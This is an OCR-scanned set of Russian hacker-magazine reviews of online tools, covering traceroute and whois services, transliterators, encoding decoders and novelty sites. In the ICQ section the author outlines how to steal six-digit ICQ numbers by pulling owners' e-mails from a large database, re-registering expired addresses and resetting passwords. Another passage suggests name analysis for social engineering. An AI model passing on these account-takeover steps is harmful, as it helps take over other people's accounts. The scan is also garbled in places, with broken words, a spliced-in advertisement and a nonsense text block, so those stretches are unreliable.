
GEEK TOOLS: Traceroute

<http://www.geektools.com/traceroute.php>

Мы снова возвращаемся на Гик-тулз.ком. Собственно, интересующего нас traceroute-сервиса этот сайт не представляет. На фига мы сюда приперлись? Есть у него другой плюс - приличная база трейсрутеров в разных странах мира: Сингапур, Индонезия, Эстония, Россия и еще двадцать пять

Весь его "интеллект", похоже, заключается в подстановке перед доменом "pop3" и "pop". Так что пришлось рулить на "advanced login" и самому вводить адрес поп-сервера.

Если ты вводишь хакер.ru, он обращается к роснирсовскому whois-серверу и спрашивает: "Кто такой хакер?". Если вводишь хакер.jo, он звонит в Иорданию и у тамошнего заведующего спрашивает: "Who is fucking hacker?".



в продаже с 8 мая



Читайте в майском номере журнала "Свой бизнес":

- Интервью с создателем первой в России компании по продаже "готового бизнеса" Вадимом Самсоновым
- Пивные павильоны: кто преуспеет летом?
- Сколько зарабатывают "охотники за головами"
- Регистрация фирмы: подробное руководство к действию
- Кредиты: неписанные правила успешного общения с банком
- Что такое партизанский маркетинг?

А также советы юристов и психологов, обзоры технологического оборудования и другая информация, которая поможет построить успешный бизнес

[HTTP://WWW.MYBIZ.RU](http://www.mybiz.ru)



стран. Всего 125 серверов. Из них российский только один :(. Зато американских 46!!! Но можно добавлять... российские ;).

Списки tracerout'ов

Гиктулз - отстой? Только один русский сервер? Ладно, вот тебе еще парочка ссылок. Может, они удовлетворят твои нечеловеческие потребности...

[traceroutes.com](http://www.traceroutes.com/) (<http://www.traceroutes.com/>) - около 400 серверов, российских - 5.

Traceroute (<http://www.ryston.cz/petr/traceroute3.html>) - порядка 600 сайтов, 12 российских.

tracerouge.org (<http://www.tracerouge.org/>) - около 800 серверов в 61 стране мира, отечественных - 23.

VisualRoute Server Dulles, Virginia, USA

<http://visualroute.visualware.com/>
Ты надеялся увидеть здесь список с сотней русских traceroute-серверов? Я не оправдаю твои



надежды ;). Сейчас я тебя познакомлю с он-лайнвым аналогом neotraceroute или visualroute. Собственно, держит его в рекламных целях та же лавочка, что породила последнего. Для тех, кто не знаком с этими прогами, рекламирую: VisualRoute Server, кроме того что расскажет тебе о компах, через которые шел твой запрос и о задержках на каждом участке, нарисует тебе еще и график и покажет на карте мира, где твои ip-пакеты носило. Один недостаток: всю эту работу он продает со своего сервера в Виржинии. И еще один: с одно-



го айпишника можно отправлять на VisualRoute Server не больше 8 запросов.

Интернет в Одессе: Traceroute

<http://www.internet.odessa.ua/trace.html>

А если ты хочешь понять, что значат все эти цифры, которые и составляют, в общем-то, отчет tracerouter'а, набивай <http://www.internet.odessa.ua/trace.html>. Этот сайт, в контексте позапрошлого раздела, достопримечателен не столько возможностью трассировки с 10 точек, сколько именно про-



стым и понятным мануалом по интерпретации полученных результатов (разбор полетов, я бы даже сказал).

ПРОЧАЯ ДРЯНЬ

А теперь пройдемся по разным сайтам, не попавшим ни в один из предыдущих разделов, но представляющим не меньший интерес.

Netcraft Web Site Finder<http://www.netcraft.com/>

Это поисковик веб-сайтов. Только ищет он не по содержимому сайта, а по его адресу. Получается что-то типа www.whois.sc: вводишь ему часть адреса, а он тебе выдает все зарегистрированные домены во ВСЕХ (и общих, и национальных) зонах - лишь бы адрес содержал твой запрос. Интересный факт: урлов, содержащих "хакер", Неткрафт знает всего на один больше, чем [whois.sc](http://www.whois.sc)... Подстава? Нет, просто этот товарищ не будет любить твои мозги из-за освобожденных доменов - только



зарегистрированные на данный момент. Правда, сайта там может и не оказаться ;).

А еще, не отходя от кассы, ты можешь узнать ось веб-сервера - только дай адрес!

Asechka.ru/base - online база primary e-mail на 6-значные ICQ
<http://asechka.ru/base/>

Хочешь шестизначную асю? Я тоже хочу ;). Первый шаг к угону этого раритета - узнать владельцев, вернее - их primary e-mail. Потом перебираешь все мыла, находишь незарегистрированное и регистришь на себя. Дальше забываешь пароль, заказываешь его на теперь уже твое мыло, и антиквариат в кармане! Ну, это тема для отдельной статьи, а пока, собственно, база primary e-mail. База склепана в начале 2002 года и



знает 516933 личностей, точнее - их адресов. asechka.ru/base ты уже набрал, теперь осталось ввести маску УИНа. Так же, как и при поиске файлов, можешь использовать "*" и "?". Если ищешь конкретного чела, составляй запрос

как можно точнее - выдаются только первые 512. Ну, а если ты знаешь только мыло, набивай его - с ним тоже разберутся!

КОМПЛЕКСНЫЕ ОБЕДЫ

Можно, на самом деле, все вышеперечисленные и многие другие сервисы найти в одном месте - и хуиз, и проксичекер, и пинг, и трейсрут - все в одной куче! А вот где искать эту кучу, сейчас узнаешь.


IonTail - сетевые утилиты<http://www.iontail.com/?p=utils>

Этот товарищ сдепает для тебя: whois, ip-whois, dig, ns lookup, port check и ping. Здешний dig никакого отношения к старому доброму digger'у не имеет, но заслуживает внимания - как whois-сервис - за то, что умеет копаться в зонах spb.ru, msk.ru, spb.su, msk.su и вытаскивать оттуда необходимую информацию. Еще одна удобная фишка - можно на одну страницу вывести результат работы всех доступных сервисов; просто введи имя домена и параметры для пинга и портчекера.

**All Nettools: Network Tools**<http://www.all-nettools.com/tools1.htm>

All Nettools тоже выделяется своим whois-сервисом, носящим гордое название SmartWhois. Его фишка в том, что он выдает не стандартную инфу, а только страну, город и администратора, причем нарыть эти данные он может по домену третьего уровня и глубже. Наиболее полезен, имхо, SmartХуиз будет в познавательных целях.

Проксичекер здесь совсем простой, но проверку на анонимность все-таки делает. Если хочешь, тебе даже голожат, что твоя бродилка может про тебя рассказать любому желающему. Ну, а из стандартных сервисов здесь еще traceroute (только с их сервера, правда), ping и nslookup.

**TOOLS-ON.NET**<http://tools-on.net/net.shtml>

Я бы это назвал грандиозной сходкой веб-тулзов. Кроме стандартных пинга со 120 точек, traceroute'a - с 30 (из которых 16 российских); whois-сервиса, поддерживающего мультиязычные домены; релей-чекера и проверки обновления страниц, на tools-on.net имеются утилиты для работы с ДНС, конвертер `имя_хоста<=>ip`, page autoreloader и еще паровоз разных утилей, включая фишку, проверяющую статус аськиного клиента и его время в сети.

А где еще можно узнать, что yandex.ru эквивалентен 3585393281? Теперь тебе не надо запоминать эти непонятные имена - пара цифр, и все!



Ну, а если ты пороешься в меню и обнаружишь там privacy tools, то сможешь воспользоваться проксичекером, анонимными серверами и мылерами, сканером портов и еще кучей всяких бесценных тулзов.

Вот, собственно, и все, что я хотел тебя рассказать... Хотя нет, еще одно: если ты сидишь в нете только из дома - забей на это все, скачай ip-tools и не парься :)! До следующих встреч в эфире!

Проверить статус аськиного клиента и его время в сети - проще простого, пробить анонимный сервер - не проблема: <http://tools-on.net/net.shtml>.

Можешь запомнить один адрес: <http://quakenstein.chat.ru/halyava/tools.htm> - здесь есть ссылки на что угодно!

TRANSLIT RULIT

ОНЛАЙНОВЫЕ ТРАНСЛИТЕРАТОРЫ И ПОЧТОВЫЕ ДЕКОДЕРЫ

WEB-ТУЛЗЫ

matt gophph (matt@nm.ru)

Где найти, как это сделать? Ну, если не есть ни денег, ни времени, ни таланта, ты прога. А если ты есть, в конце концов, компьютерные сайты, где можно сделать почти все бесплатно! Или, наоборот, твой сайт портился, развалился, испортился, исчезло и твои деньги, вот почему? Потому?

А тут в срочном порядке надо декодировать мессагу от подруги или накапать пару слов какому-нибудь у-меня-нет-русских-шрифтов кскаепу. Хотя, даже если все вышеперечисленное не про тебя, я думаю, ты найдешь в этом опусе пару интересных утилей!

TRANSLITERATORI

Первое отделение нашего сегодняшнего концерта посвящено транслитераторам. Это проги, которые переводят "дарова" в "dargova", "комл" в "komr", а "eВау" в... "аукцион такой в Интернете". Нужны они, в основном, эмигрантам, которым без мазы наклеивать русские буквы на клавишу или у которых просто нет кириллических шрифтов. Усаживайся поудобней, отключай звук мобилки и вникай!

Internet On-screen Russian Translit Translator

<http://www.wowwi.orc.ru/cgi-bin/tt.cgi>

Да, адрес этой паги набивать придется долго. Но некоторые фришки этот недостаток компенсируют. "Все очень просто": вводишь текст, нажимаешь Translit to Cyrillic или Cyrillic to Translit, ждешь децл (йо!), пока мы подумаем, и наблюдаешь в том же текстовом поле переваренную мессагу. Для обожателей крысы имеется достаточно удобная виртуальная клавиша, к стати говоря, единственная работающая среди транслитераторов. Еще ну очень оригинально здесь кодируется "Э" - "Е". Сделано это, имхо, для точного обратного перевода русский-транслит-русский (чтобы не перепутать ее с русской "Е").

Цифрица Translit - Транслит

<http://www.cifirica.ru/>

Очень простой и очень удобный двусторонний транслитератор. Просто вводишь текст и жмешь "конвертировать". А он уж сам догада-




Russian Translit Translator

ется, откуда и куда. Есть здесь краткий мануал: как надо набивать текст, чтобы он правильно конвертировался. Еще одна фришка этого транслитератора привлекла мое внимание часа на два: вводишь "durak", он отвечает: "Сам дурак". Плоская шутка? Тогда заходи и пробуй сам: User not found :)

```

#####
##### (станция не
#####
fuck you
so you are pretty smart...
i lost my mind
who knows
WYDOL
put off
today
not
tried to me
  
```

Да, и не забудь М и Ж поповые девайсы с транслита на русский перекодировать.




Цифрица

Автоматический переводчик с русского языка в транслитерацию и назад

<http://www.mobile-portalkiev.ua/sms.phtml>

Это, как можно догадаться по адресу, сайт, посвященный мобилам. Но размешенные здесь транслитераторы стоят, по крайней мере, одного абзаца в этом обзоре. Чем они заслужили такую честь? Конвертирование производится "на лету", но результат, в отличие от аналогов, появляется не в том же окне, убивая весь оригинальный текст, а в новом, сохраняя при этом ассоциативность. То есть, если ты пишешь "технология удобный, но...", а потом, порывшись в самоучителях по русскому языку, понимаешь, что технология-то удобная, возвращаешься ко второму слову и преспокойно меняешь "ый" на "ая"; конвертированный текст при этом исправно меняется на "udobnaya". Кроме то-



Автоматический переводчик


Еще парочка транслитераторов и декодеров в обзор по идеологическим соображениям: <http://www.mymajesty.walst.ru> <http://wizard.zmail.ru/decoder> <http://www.mtrros.msk.ru/decode.htm>



го, данный пациент оперативно и адекватно реагирует на вставку текста из буфера и имеет клон, который умеет конвертировать в обратную сторону.

Translit.ru - кириллица forever!

<http://www.translit.ru/>
Самое лучшее в этом транслитераторе - адрес. Все остальное, имхо, чересчур накручено и маляха недоделано. Для ослупочита-



телей, правда, есть конвертирование транслит-русский "на лету", но направление придется выбирать вручную. Хотя можно просто юзать кнопки "в латиницу", "в кириллицу". Батоны работы с буфером подчиняются только ИА, а тех, кто на Опере или Нетшакре, отправляют сразу на <http://www.translit.ru/2>. Никакого уважения!!! Заявленная виртуальная клавиша, по непонятным причинам, отказывается работать под любой бродилкой. Зато под ослем есть кнопки поиска на Яндексе и перевода конвертированного текста. Такой вот translit.ru...

ДЕЙНДЕПШ (декодеры)

Второе отделение нашего сегодняшнего концерта посвящено... да, именно ДЕЙНДЕПШУ. Это такие проги, которые декодируют разные нечитабельные заголовки статей и письма, превращая (если, конечно, получится) их в тешащий русский глаз текст. Используются они, как правило, для расшифровки мессаг, пришедших по мылу в непонятной кодировке. Прелюдия, часть 2, комплит. Вася, давай франеру!

Почтовый декодер

<http://www.artlebedev.ru/tools/decoder>

<http://decoder.design.ru>

А, узрел в урпе artlebedev и design.ru?! Да, этот он-лайнный почтовый декодер является проектом студии Артемия Лебедева и обещает работать с кодировками mac, koj, win, iso, dos. Хотя на практике идеально он работает только с вином и коятином (как, впрочем, и все остальные). К преимуществам можно отнести способность выстраивать цепочки декодирования типа koj>mac>iso>win->...>koj (ну, это я, конечно, загнул) и выдачу пога своих извратов. "Почтовый декодер" даже находит общий язык с транслитом. А вот издевательства в виде разных кодировок (или транслита и нерусского бреда) в одном со-



общении он переносит плохо. Вернее, просто игнорирует.

Декодер

<http://e-kazan.ru/decoder>

Это, пожалуй, самый быстрый и самый простой он-лайнный декодировщик, который только можно придумать. Ничего лишнего: никаких рисунков и никому не нужных мануалов - краткое вступление и две кнопки, хотя можно было обойтись и одной ;). Зато этот декодер (единственный, по-моему) выдает несколько вариантов расшифровки мессаги, среди кото-



рых тебе куда легче, чем компу, выбрать наиболее подходящий.

Text converter

<http://rebsys.ru/code.php>

Главная достопримечательность этого декодера - возможность расшифровывать текст как в автоматическом, так и в ручном режиме (сам выбираешь, откуда и куда). Прямо на этой паге есть краткий хепп. Ну, а если ничего не поможет, можешь отфорвардить автору не-декодируемое письмо - он самолично обещает им заняться.

Universal Cyrillic Converter

<http://bluefir.net/ilya/cyrconv/cyrconv.html>

Если ты знаешь, откуда и куда тебе надо конвертить текст, рупи сюда. Universal Cyrillic Converter работает с кой, dos, вин, iso и транслитом. А еще он умеет декодировать файлы прямо с твоего винта и целые сайты. Просто вводишь урл, выбираешь исходную и конечную кодировки, и погучай! Можешь даже сказать ему, что делать с ссылками: конвертировать, конвертировать локаль-



ные, ничего не конвертировать. Единственная проблема: не подружился он у меня с Оперой, пришлось звать ИА ;).

ЗАНАВЕС

Вот и подошел к концу наш сегодняшний концерт. Надеюсь, ты для себя выбрал транслитератор и декодер. Ну, а мой выбор - <http://www.mobile-portal.kiev.ua/sms.phtml> и <http://e-kazan.ru/decoder>. До следующих встреч, и поменьше тебе БЯЬИНИ МЕ-ДЕЙНДХПСЕЛНИ УСИМХ ;)...

Транслитераторы - проги, которые переводят "фарова" в "dago-va", "комп" в "komr", а "eBay" в... "аукцион такой в Интернете". Нужны они, в основном, эмигрантам, которым без наклавы русские буквы на клавию.

Shirlitz фореса, Shirlitz фореса! А умеет твой Штирлиц сайты декодировать? А вот Universal Cyrillic Converter умеет. И даже файл на твоём винте расшифрует, если хорошо попросишь.

УМНЫЕ ТУЛЗЫ

МОЗГИ В ВЕБЕ

ВЕБ-ТУЛЗЫ

MOOF (moof@real.xakep.ru;
http://moof.ru)


Уже давно сложилось мнение, что Интернет - это одно сплошное развлечение: анекдоты, веселые картинки. Однако кроме развлекухи в Интернете есть и куча полезных вещей. Некоторые из них могут тебе пригодиться, и вообще полезно расширить список своих бумарков.

Я постараюсь тебе рассказать о нескольких полезных, умных утилитках, которые каждый день тебе, конечно, не пригодятся, но время от времени к их помощи прибегать придется. Если ты готов, вооружился любимым браузером и быстрым Интернетом, тогда поехали!

Оказывается, имя, ник (или название) - как набор звуков - оказывают подсознательное влияние на твоё отношение к человеку

АНАЛИЗ ФАМИЛИИ

<http://www.analizfamilii.ru/>
Фоносемантический (во как!) анализ ника, фамилии или названия фирмы. Оказывается, имя, ник (или название) - как набор звуков - оказывают подсознательное влияние на твоё отношение к человеку. Вот ты слышишь ник "Козел", и у тебя в подсознании сразу создается негативный образ. Фоносемантический анализ работает по принципу нашего подсознания. Программа анализирует ник или любое введенное слово по 25 различным показателям (хороший - плохой, светлый - темный, легкий - тяжелый и т.д.) и вы-




Совместимость имен

дает табличку с теми ассоциациями, которые вызывает это слово у большинства людей. Получается, что, зная имя, можно составить примерный психологический портрет человека. Самое оно для занятий социальной инженерией. Заходи, пробуй, анализируй. Да, кроме того, на сайте можешь поискать своих однофамильцев.

СОВМЕСТИМОСТЬ ИМЕН

<http://astrolab.ru/cgi-bin/astrolog/aname.cgi>
<http://astrolab.ru/cgi-bin/astrolog/name.cgi>

Еще один сайт для исследования



Словарь Фамилий

имен. Так же, как и предыдущий сайт, умеет анализировать ники, названия. Однако алгоритм, похоже, другой. Я попробовал проанализировать слово "Хакер", вот результат: храбрый, громкий, гладкий, печальный. Непонятно только, почему печальный? :) Кроме информации об имени тут можно провести тест на совместимость имен. Достаточно их ввести и нажать на "Проверить". Проверяем совместимость слова "Хакер" и "Спец". Результат: совместимость 74%. Что ж, по-моему, неплохо.


СЛОВАРЬ ФАМИЛИЙ

<http://www.rusfam.ru/>

В еще одна полезная вещь, связанная с именами и фамилиями. Сайт содержит просто огромную базу фамилий с подробным описанием их значимости. Хотя официально сайт называется "Словарь русских фамилий", там иногда встречаются и не очень русские фамилии, и я думаю, он скоро перерастет в "Словарь фамилий народов мира" :). Словарь объясняет подробности происхождения фамилии и ее значение. Кроме словаря, на сайте есть ряд полезной информации. Например, в 1897 году у 75% населения России не было фамилий! Люди получали фамилии, когда попадали в армию. Самые характерные фамилии того времени: Смирновы (от команды "Смирно!") и Новиковы (новик - "новобранец, новый молодой солдат").



Анализ фамилии



Биоритмы

БИОРИТМЫ

<http://goroskop.pp.ru/horoscope/bioritm/index.shtml>

Замечательный сайт для определения биоритмов. Вводишь свое имя, дату рождения и получаешь данные на любой месяц любого года. С помощью этих самых биоритмов ты сможешь узнать о своем физическом, эмоциональном и интеллектуальном состоянии на определенный день. Кроме этого, на сайте есть гороскоп предыдущей жизни, совместимость имен, куча разных гороскопов и много других полезных вещей. В общем, находясь некоторое время на сайте, можно узнать о себе много нового и необычного :).

СОВМЕСТИМОСТЬ БИОРИТМОВ


<http://vias.narod.ru/test/biosov.htm>

Рассчитал биоритмы для себя? Теперь просчитай совместимость своих биоритмов с биоритмами другого человека. Ты можешь сказать, что ты не веришь во всю эту чушь, но на самом деле это может пригодиться как веский довод при обсуждении некоторых проблем со своей подругой ;).

ДЕНЬ НЕДЕЛИ, В КОТОРЫЙ ТЫ РОДИЛСЯ

<http://children.kulichki.net/igry/birthday.htm>

Бесполезная, но умная утилита. Определяет, какой день недели



Все о твоём возрасте

был в тот день, когда ты родился. Проверь скорее, может ты в понедельник родился? Я, например, родился в субботу :).

ВСЕ О ТВОЕМ ВОЗРАСТЕ

<http://www.re-date.com/index.php>

На этом сайте ты сможешь узнать всю информацию о своем возрасте, а именно количество прожитых тобой минут, секунд, часов, дней и т.д. Для этого надо ввести день своего рождения и примерное время. Интересно то, что сайт выводит количество твоих лет, если бы ты был марсианином, например, или жил на другой планете. Кстати, почему мы празднуем день рождения раз в год? Почему бы не праздновать круглое количество минут или секунд? Вот, например, 6 июля 2004 года мне исполнится 700 000 000 секунд :). Отметим?

ПСИХОЛОГИЧЕСКИЕ ТЕСТЫ


<http://tests.holm.ru/>

Меня всегда увлекали всякие тесты, в том числе и психологические. А как еще можно узнать о себе столько нового? А тут проходишь, тест и тебе говорит: ты - маньяк :). Все просто и понятно. Тестов там огромное количество, бери и проходи.


СКОЛЬКО ТЫ СТОИШЬ

<http://www.humanforsale.com/>


С помощью этого замечательного сайта ты сможешь узнать, сколь-



Сколько ты стоишь



День недели, в который ты родился



Калькулятор зарплаты

ко ты стоишь. Да, да, да! Ты можешь узнать свою цену и потом продать себя на каком-нибудь аукционе ;). Для этого достаточно ответить на несколько несложных вопросов о своем здоровье, наличии вредных привычек и т.д. После этого на твой почтовый ящик свалится письмо с твоей стоимостью. Смотри, не прорешиви! Свою стоимость сосчитали уже и продали более миллиона человек.

КОНВЕРТЕР ВСЕГО

<http://www.valcompserv.com/conv/>

Универсальный сайт, умеющий конвертировать все во все. Температуру из Цельсия в Фаренгейты, километры в мили, дюймы в сантиметры, вес, объем и многое другое. Меня вот всегда бесит, когда в американских фильмах говорят что-то типа "до ближайшего города 10 миль". А я всю сознательную жизнь расстояние в километрах мерил. Быстренько лезу на сайт и узнаю, что 10 миль - это целых 16 километров!

КАЛЬКУЛЯТОР ЗАРПЛАТЫ


<http://www.zarplatomer.ru/>

Замечательный сайт для тех, кто решил найти себе работу. На этом сайте есть небольшой тестик, с помощью которого ты сможешь примерно оценить, на какой уровень



Конвертер всего

Ты можешь узнать свою цену и потом продать себя на каком-нибудь аукционе ;)



зарплаты ты можешь рассчиты- вать. В тесте учитываются все мо- менты, вплоть до твоих связей с влиятельными кругами. Кроме того, там достаточно много профессий, есть из чего выбрать. Только одно "но", для всех специальностей за- даются одни и те же вопросы...

УЗНАЙ СВОЮ СКОРОСТЬ ИНТЕРНЕТА


<http://realspeed.co.kz/>

Сайт для определения твоей ре- альной скорости подключения к Интернету. Твой провайдер гово- рит о 100 Мбитах? Не верь ему! :). Зайди на сайт и все лучше пос-мотри сам. Скорость вычисляется следующим образом: на твой компьютер посылается неболь- шое количество данных с сервера, после чего определяется ско- рость, с которой эти данные до те-бя дошли. Вводится даже неболь- шая шкала с показателями твоей скорости. Моя скорость подключе- ния не дотянула даже до обычно- го модела: скорость канала 9.39 Kbps, скорость загрузки на компь- ютер (cps): 1.17 Kbytes/sec. Такая вот грустная история. Конечно, этот метод определения скорости не очень точный, поскольку сер- вер стоит далеко и пока информа- ция от сервера к тебе может идти разными путями. Но для грубых тестов вполне пойдет.

ГЕНЕРАТОР ТЕКСТА

<http://www.yandex.ru/vesna.html>

Все знают поисковик Яндекс. Но мало кто знает, что он умеет фи- лософствовать. По этому адресу ты можешь ознакомиться с потря- сающими философскими размыш- лениями, которые выдает Яндекс. Вот цитата: "Созерцание, как при- нято считать, принимает во внима- ние неоднозначный принцип восп-



Генератор текста



Архив Интернета

рятия. Отношение к современнос- ти профанирует типичный постмо- дернизм. Смысл жизни индуктивно подчеркивает примитивный мир." И все в таком духе :). Тебе может показаться, что эта штука абсо- лютно бесполезная, однако если надо заполнить страницу-другую умным текстом, то "весна" от Ян- декса окажется очень кстати.

ICQ-РОБОТ

ICQ: 33221233 и 167510139

Это не совсем ссылка, скорее да- же совсем не ссылка. ICQ робот! Даже целых две штуки. Добавь номер 33221233 в свой контакт лист и начни беседу. К сожале-

нию, робот часто бывает недосту- пен, но когда он в он-лайне, с ним прикольно поговорить. Вто- рой робот 167510139 занимается тем, что переводит с английского на русский. У него даже ник спе- циальный "Eng-Rus Perevodchik". Работает очень просто: посыла- ешь ему слово на буржуйском, он присылает тебе его перевод. Крайне полезная вещь, когда много сидишь в он-лайне.

АРХИВ ИНТЕРНЕТА

<http://www.archive.org/>

Недавно в Интернете? Хочешь посмотреть, как выглядел сайт тво- его любимого журнала несколько



Узнай свою скорость Интернета

Хочешь пос- мотреть, как выглядел сайт твоего люби- мого журнала несколько лет назад?

УНИВЕРСАЛЬНАЯ ПАГА СТУДЕНТА

ОБЗОР НЕОБХОДИМЫХ ТУЛЗОВ В ИНЕТЕ



ВЕБ-ТУЛЗЫ

Андрей Каролик
(andrusha@sl.ru)

Практически в любом уважающем себя техническом ВУЗе есть инет, а вот необходимых тулзов, бывает, под рукой просто нет. В этом случае непринужденно рыбаешь где-нибудь в инете источники необходимых скриптов и сваливаешь их на свою пагу для дальнейшего плодотворного юзання.

Вот о том, где и что надыбать, я тебе сейчас и поведаю. Заодно научу, как согреть форму, если скрипт выкачать нельзя. Глотни пивка и вникай.




<http://nickciske.com/tools/binary.php>

Реактивный перекодировщик из ASCII в бинарник и наоборот. Не знаю, пригодится ли тебе это дело на информатике, но можно элементарно переписываться на всех остальных предметах и не волноваться о том, что преподаватели расшифруют вашу тайную переписку. Приятно, что закодированный в бинарный код русский язык после декодирования остается русским :).

ТЫРИМ ИСХОДНИК

